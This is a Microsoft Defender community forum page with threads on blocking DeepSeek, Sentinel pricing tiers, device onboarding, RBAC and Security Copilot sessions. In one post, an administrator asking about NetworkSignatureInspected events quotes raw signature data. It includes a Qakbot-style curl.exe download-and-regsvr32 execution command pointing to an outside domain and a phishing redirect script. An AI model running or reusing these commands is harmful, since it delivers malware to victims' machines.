microsoft defender for endpoint
741 Topics
Issues blocking DeepSeek

Hi all, I am investigating DeepSeek usage in our Microsoft security environment and have found inconsistent behaviour between Defender for Cloud Apps, Defender for Endpoint, and IOC controls. I am hoping to understand if others have seen the same. Environment Full Microsoft security and management suite What we are seeing Defender for Cloud Apps DeepSeek is classified as an Unsanctioned app Cloud Discovery shows ongoing traffic and active usage Multiple successful sessions and data activity visible Defender for Endpoint Indicators DeepSeek domains and URIs have been added as Indicators with Block action Indicators show as successfully applied Advanced Hunting and Device Timeline Multiple executable processes are initiating connections to DeepSeek domains Examples include Edge, Chrome, and other executables making outbound HTTPS connections Connection status is a mix of Successful and Unsuccessful No block events recorded Settings Network Protection enabled in block mode Web Content Filtering enabled SmartScreen enabled File Hash Computation enabled Network Protection Reputation mode set to 1 Has anyone else had similar issues when trying to block DeepSeek or other apps via Microsoft security suite? I am currently working with Microsoft support on this but wanted to ask here as well.8Views0likes0Comments
Understand New Sentinel Pricing Model with Sentinel Data Lake Tier

Introduction on Sentinel and its New Pricing Model Microsoft Sentinel is a cloud-native Security Information and Event Management (SIEM) and Security Orchestration, Automation, and Response (SOAR) platform that collects, analyzes, and correlates security data from across your environment to detect threats and automate response. Traditionally, Sentinel stored all ingested data in the Analytics tier (Log Analytics workspace), which is powerful but expensive for high-volume logs. To reduce cost and enable customers to retain all security data without compromise, Microsoft introduced a new dual-tier pricing model consisting of the Analytics tier and the Data Lake tier. The Analytics tier continues to support fast, real-time querying and analytics for core security scenarios, while the new Data Lake tier provides very low-cost storage for long-term retention and high-volume datasets. Customers can now choose where each data type lands—analytics for high-value detections and investigations, and data lake for large or archival types—allowing organizations to significantly lower cost while still retaining all their security data for analytics, compliance, and hunting. Please flow diagram depicts new sentinel pricing model: Now let's understand this new pricing model with below scenarios: Scenario 1A (PAY GO) Scenario 1B (Usage Commitment) Scenario 2 (Data Lake Tier Only) Scenario 1A (PAY GO) Requirement Suppose you need to ingest 10 GB of data per day, and you must retain that data for 2 years. However, you will only frequently use, query, and analyze the data for the first 6 months. Solution To optimize cost, you can ingest the data into the Analytics tier and retain it there for the first 6 months, where active querying and investigation happen. After that period, the remaining 18 months of retention can be shifted to the Data Lake tier, which provides low-cost storage for compliance and auditing needs. But you will be charged separately for data lake tier querying and analytics which depicted as Compute (D) in pricing flow diagram. Pricing Flow / Notes The first 10 GB/day ingested into the Analytics tier is free for 31 days under the Analytics logs plan. All data ingested into the Analytics tier is automatically mirrored to the Data Lake tier at no additional ingestion or retention cost. For the first 6 months, you pay only for Analytics tier ingestion and retention, excluding any free capacity. For the next 18 months, you pay only for Data Lake tier retention, which is significantly cheaper. Azure Pricing Calculator Equivalent Assuming no data is queried or analyzed during the 18-month Data Lake tier retention period: Although the Analytics tier retention is set to 6 months, the first 3 months of retention fall under the free retention limit, so retention charges apply only for the remaining 3 months of the analytics retention window. Azure pricing calculator will adjust accordingly. Scenario 1B (Usage Commitment) Now, suppose you are ingesting 100 GB per day. If you follow the same pay-as-you-go pricing model described above, your estimated cost would be approximately $15,204 per month. However, you can reduce this cost by choosing a Commitment Tier, where Analytics tier ingestion is billed at a discounted rate. Note that the discount applies only to Analytics tier ingestion—it does not apply to Analytics tier retention costs or to any Data Lake tier–related charges. Please refer to the pricing flow and the equivalent pricing calculator results shown below. Monthly cost savings: $15,204 – $11,184 = $4,020 per month Now the question is: What happens if your usage reaches 150 GB per day? Will the additional 50 GB be billed at the Pay-As-You-Go rate? No. The entire 150 GB/day will still be billed at the discounted rate associated with the 100 GB/day commitment tier bucket. Azure Pricing Calculator Equivalent (100 GB/ Day) Azure Pricing Calculator Equivalent (150 GB/ Day) Scenario 2 (Data Lake Tier Only) Requirement Suppose you need to store certain audit or compliance logs amounting to 10 GB per day. These logs are not used for querying, analytics, or investigations on a regular basis, but must be retained for 2 years as per your organization’s compliance or forensic policies. Solution Since these logs are not actively analyzed, you should avoid ingesting them into the Analytics tier, which is more expensive and optimized for active querying. Instead, send them directly to the Data Lake tier, where they can be retained cost-effectively for future audit, compliance, or forensic needs. Pricing Flow Because the data is ingested directly into the Data Lake tier, you pay both ingestion and retention costs there for the entire 2-year period. If, at any point in the future, you need to perform advanced analytics, querying, or search, you will incur additional compute charges, based on actual usage. Even with occasional compute charges, the cost remains significantly lower than storing the same data in the Analytics tier. Realized Savings Scenario Cost per Month Scenario 1: 10 GB/day in Analytics tier $1,520.40 Scenario 2: 10 GB/day directly into Data Lake tier $202.20 (without compute) $257.20 (with sample compute price) Savings with no compute activity: $1,520.40 – $202.20 = $1,318.20 per month Savings with some compute activity (sample value): $1,520.40 – $257.20 = $1,263.20 per month Azure calculator equivalent without compute Azure calculator equivalent with Sample Compute Conclusion The combination of the Analytics tier and the Data Lake tier in Microsoft Sentinel enables organizations to optimize cost based on how their security data is used. High-value logs that require frequent querying, real-time analytics, and investigation can be stored in the Analytics tier, which provides powerful search performance and built-in detection capabilities. At the same time, large-volume or infrequently accessed logs—such as audit, compliance, or long-term retention data—can be directed to the Data Lake tier, which offers dramatically lower storage and ingestion costs. Because all Analytics tier data is automatically mirrored to the Data Lake tier at no extra cost, customers can use the Analytics tier only for the period they actively query data, and rely on the Data Lake tier for the remaining retention. This tiered model allows different scenarios—active investigation, archival storage, compliance retention, or large-scale telemetry ingestion—to be handled at the most cost-effective layer, ultimately delivering substantial savings without sacrificing visibility, retention, or future analytical capabilities.Solved1.6KViews2likes4CommentsOnboarding MDE with Defender for Cloud (Problem)

Hello Community, In our Customer i have a strange problem. We onboarded with Azure Arc server and activate a Defender for Cloud servises only for Endpoint protection. Some of this device onboarded into Microsoft Defender portale, but not appears as a device, infact i don't have opportunity to put them into a group to apply policy. I have check sensor of Azure Arc and all works fine (device are in Azure Arc, are in the defender portal and see them on Intune (managed by MDE)). From Intune portal From Defender portal But in difference from other device into entra ID exists only the enterprise application and not device I show the example of device that works correctly (the same onboarding method) Is there anyone who has or has had this problem? Thanks and Regards, Guido301Views0likes3Comments
XDR RBAC missing Endpoint & Vulnerability Management
I've been looking at ways to provide a user with access to the Vulnerability Dashboard and associated reports without giving them access to anything else within Defender (Email, Cloud App etc) looking at the article https://learn.microsoft.com/en-us/defender-xdr/activate-defender-rbac it has a slider for Endpoint Management which I don't appear to have? I have business Premium licences which give me GA access to see the data so I know I'm licenced for it and it works but I can't figure out how to assign permissions. When looking at creating a custom permission here https://learn.microsoft.com/en-us/defender-xdr/custom-permissions-details#security-posture--posture-management it mentions Security Posture Management would give them Vulnerability Management Level Read which is what I'm after but that doesn't appear to be working. The test account i'm using to try this out just gets an error Error getting device data I'm assuming its because it doesn't have permissions of the device details?146Views0likes1CommentNetworkSignatureInspected
Hi, Whilst looking into something, I was thrown off by a line in a device timeline export, with ActionType of NetworkSignatureInspected, and the content. I've read this article, so understand the basics of the function: Enrich your advanced hunting experience using network layer signals from Zeek I popped over to Sentinel to widen the search as I was initially concerned, but now think it's expected behaviour as I see the same data from different devices. Can anyone provide any clarity on the contents of AdditionalFields, where the ActionType is NetworkSignatureInspected, references for example CVE-2021-44228: ${token}/sendmessage`,{method:"post",%90%00%02%10%00%00%A1%02%01%10*%A9Cj)|%00%00$%B7%B9%92I%ED%F1%91%0B\%80%8E%E4$%B9%FA%01.%EA%FA<title>redirecting...</title><script>window.location.href="https://uyjh8.phiachiphe.ru/bjop8dt8@0uv0/#%90%02%1F@%90%02%1F";%90%00!#SCPT:Trojan:BAT/Qakbot.RVB01!MTB%00%02%00%00%00z%0B%01%10%8C%BAUU)|%00%00%CBw%F9%1Af%E3%B0?\%BE%10|%CC%DA%BE%82%EC%0B%952&&curl.exe--output%25programdata%25\xlhkbo\ff\up2iob.iozv.zmhttps://neptuneimpex.com/bmm/j.png&&echo"fd"&®svr32"%90%00!#SCPT:Trojan:HTML/Phish.DMOH1!MTB%00%02%00%00%00{%0B%01%10%F5):[)|%00%00v%F0%ADS%B8i%B2%D4h%EF=E"#%C5%F1%FFl>J<scripttype="text/javascript">window.location="https:// Defender reports no issues on the device and logs (for example DeviceNetworkEvents or CommonSecurityLog) don't return any hits for the sites referenced. Any assistance with rationalising this would be great, thanks.256Views0likes2Comments
Security Admin role replacement with Defender XDR
We currently have the Security Administrator role assigned to multiple users in our organization. We are considering replacing it with custom RBAC roles in Microsoft Defender XDR as described in https://learn.microsoft.com/en-us/defender-xdr/custom-roles Our goal is to provide these users full access to the Microsoft Defender security portal so they can respond to alerts and manage security operations. They do not require access to the Entra ID portal for tasks such as managing conditional access policies or authentication method policies. Can we completely remove the Security Administrator role and rely solely on the custom RBAC role in Defender XDR to meet these requirements?230Views0likes2CommentsWhere can I get the latest info on Advanced Hunting Table Retirement
First question - where can I find the latest info on the deprecation of advanced hunting tables? Background - I was developing some detections and as I was trying to decide on which table I should use I opened up the docs containing the schema for the `EntraIdSignInEvents` table (https://learn.microsoft.com/en-us/defender-xdr/advanced-hunting-entraidsigninevents-table) and was met by two ambiguous banners stating: "On December 9, 2025, the EntraIdSignInEvents table will replace AADSignInEventsBeta. This change will be made to remove the latter's preview status and to align it with the existing product branding. Both tables will coexist until AADSignInEventsBeta is deprecated after the said date. To ensure a smooth transition, make sure that you update your queries that use the AADSignInEventsBeta table to use EntraIdSignInEvents before the previously mentioned date. Your custom detections will be updated automatically and won't require any changes." "Some information relates to prereleased product that may be substantially modified before it's commercially released. Microsoft makes no warranties, express or implied, with respect to the information provided here. Customers need to have a Microsoft Entra ID P2 license to collect and view activities for this table." This made me very confused as I still have data from AADSignInEventsBeta on my tenant from today. I'm not sure what this means and I'm hoping to get some clear info on table retirement.157Views0likes2CommentsQuestion behavior same malware
Two malware with the same detection name but on different PCs and files, do they behave differently or the same? Example: Two detections of Trojan:Win32/Wacatac.C!ml 1) It remains latent in standby mode, awaiting commands. 2) It modifies, deletes, or corrupts files.419Views0likes5CommentsSecurity Copilot Skilling Series
Security Copilot joins forces with your favorite Microsoft Security products in a skilling series miles above the rest. The Security Copilot Skilling Series is your opportunity to strengthen your security posture through threat detection, incident response, and leveraging AI for security automation. These technical skilling sessions are delivered live by experts from our product engineering teams. Come ready to learn, engage with your peers, ask questions, and provide feedback. Upcoming sessions are noted below and will be available on-demand on the Microsoft Security Community YouTube channel. Coming Up February 5 | Identity Risk Management in Microsoft Entra Speaker: Marilee Turscak Identity teams face a constant stream of risky user signals, and determining which threats require action can be time‑consuming. This webinar explores the Identity Risk Management Agent in Microsoft Entra, powered by Security Copilot, and how it continuously monitors risky identities, analyzes correlated sign‑in and behavior signals, and explains why a user is considered risky. Attendees will see how the agent provides guided remediation recommendations—such as password resets or risk dismissal—at scale and supports natural‑language interaction for faster investigations. The session also covers how the agent learns from administrator instructions to apply consistent, policy‑aligned responses over time. February 19 | Agents That Actually Work: From an MVP Speaker: Ugur Koc, Microsoft MVP Microsoft MVP Ugur Koc will share a real-world workflow for building agents in Security Copilot, showing how to move from an initial idea to a consistently performing agent. The session highlights how to iterate on objectives, tighten instructions, select the right tools, and diagnose where agents break or drift from expected behavior. Attendees will see practical testing and validation techniques, including how to review agent decisions and fine-tune based on evidence rather than intuition to help determine whether an agent is production ready. March 5 | Conditional Access Optimization Agent: What It Is & Why It Matters Get a clear, practical look at the Conditional Access Optimization Agent—how it automates policy upkeep, simplifies operations, and uses new post‑Ignite updates like Agent Identity and dashboards to deliver smarter, standards‑aligned recommendations. Now On-Demand January 28 | Security Copilot in Purview Technical Deep Dive Speakers: Patrick David, Thao Phan, Alexandra Roland Discover how AI-powered alert triage agents for Data Loss Prevention (DLP) and Insider Risk Management (IRM) are transforming incident response and compliance workflows. Explore new Data Security Posture Management (DSPM) capabilities that deliver deeper insights and automation to strengthen your security posture. This session will showcase real-world scenarios and actionable strategies to help you protect sensitive data and simplify compliance. January 22 | Security Copilot Skilling Series | Building Custom Agents: Unlocking Context, Automation, and Scale Speakers: Innocent Wafula, Sean Wesonga, and Sebuh Haileleul Microsoft Security Copilot already features a robust ecosystem of first-party and partner-built agents, but some scenarios require solutions tailored to your organization’s specific needs and context. In this session, you'll learn how the Security Copilot agent builder platform and MCP servers empower you to create tailored agents that provide context-aware reasoning and enterprise-scale solutions for your unique scenarios. December 18 | What's New in Security Copilot for Defender Speaker: Doug Helton Discover the latest innovations in Microsoft Security Copilot embedded in Defender that are transforming how organizations detect, investigate, and respond to threats. This session will showcase powerful new capabilities—like AI-driven incident response, contextual insights, and automated workflows—that help security teams stop attacks faster and simplify operations. Why Attend: Stay Ahead of Threats: Learn how cutting-edge AI features accelerate detection and remediation. Boost Efficiency: See how automation reduces manual effort and improves SOC productivity. Get Expert Insights: Hear directly from product leaders and explore real-world use cases. Don’t miss this opportunity to future-proof your security strategy and unlock the full potential of Security Copilot in Defender! December 4 | Discussion of Ignite Announcements Speakers: Zineb Takafi, Mike Danoski and Oluchi Chukwunwere, Priyanka Tyagi, Diana Vicezar, Thao Phan, Alex Roland, and Doug Helton Ignite 2025 is all about driving impact in the era of AI—and security is at the center of it. In this session, we’ll unpack the biggest Security Copilot announcements from Ignite on agents and discuss how Copilot capabilities across Intune, Entra, Purview, and Defender deliver end-to-end protection. November 13 | Microsoft Entra AI: Unlocking Identity Intelligence with Security Copilot Skills and Agents Speakers: Mamta Kumar, Sr. Product Manager; Margaret Garcia Fani, Sr. Product Manager This session will demonstrate how Security Copilot in Microsoft Entra transforms identity security by introducing intelligent, autonomous capabilities that streamline operations and elevate protection. Customers will discover how to leverage AI-driven tools to optimize conditional access, automate access reviews, and proactively manage identity and application risks - empowering them into a more secure, and efficient digital future. October 30 | What's New in Copilot in Microsoft Intune Speaker: Amit Ghodke, Principal PM Architect, CxE CAT MEM Join us to learn about the latest Security Copilot capabilities in Microsoft Intune. We will discuss what's new and how you can supercharge your endpoint management experience with the new AI capabilities in Intune. October 16 | What’s New in Copilot in Microsoft Purview Speaker: Patrick David, Principal Product Manager, CxE CAT Compliance Join us for an insider’s look at the latest innovations in Microsoft Purview —where alert triage agents for DLP and IRM are transforming how we respond to sensitive data risks and improve investigation depth and speed. We’ll also dive into powerful new capabilities in Data Security Posture Management (DSPM) with Security Copilot, designed to supercharge your security insights and automation. Whether you're driving compliance or defending data, this session will give you the edge. October 9 | When to Use Logic Apps vs. Security Copilot Agents Speaker: Shiv Patel, Sr. Product Manager, Security Copilot Explore how to scale automation in security operations by comparing the use cases and capabilities of Logic Apps and Security Copilot Agents. This webinar highlights when to leverage Logic Apps for orchestrated workflows and when Security Copilot Agents offer more adaptive, AI-driven responses to complex security scenarios. All sessions will be published to the Microsoft Security Community YouTube channel - Security Copilot Skilling Series Playlist __________________________________________________________________________________________________________________________________________________________________ Looking for more? Keep up on the latest information on the Security Copilot Blog. Join the Microsoft Security Community mailing list to stay up to date on the latest product news and events. Engage with your peers one of our Microsoft Security discussion spaces.2.3KViews1like0Comments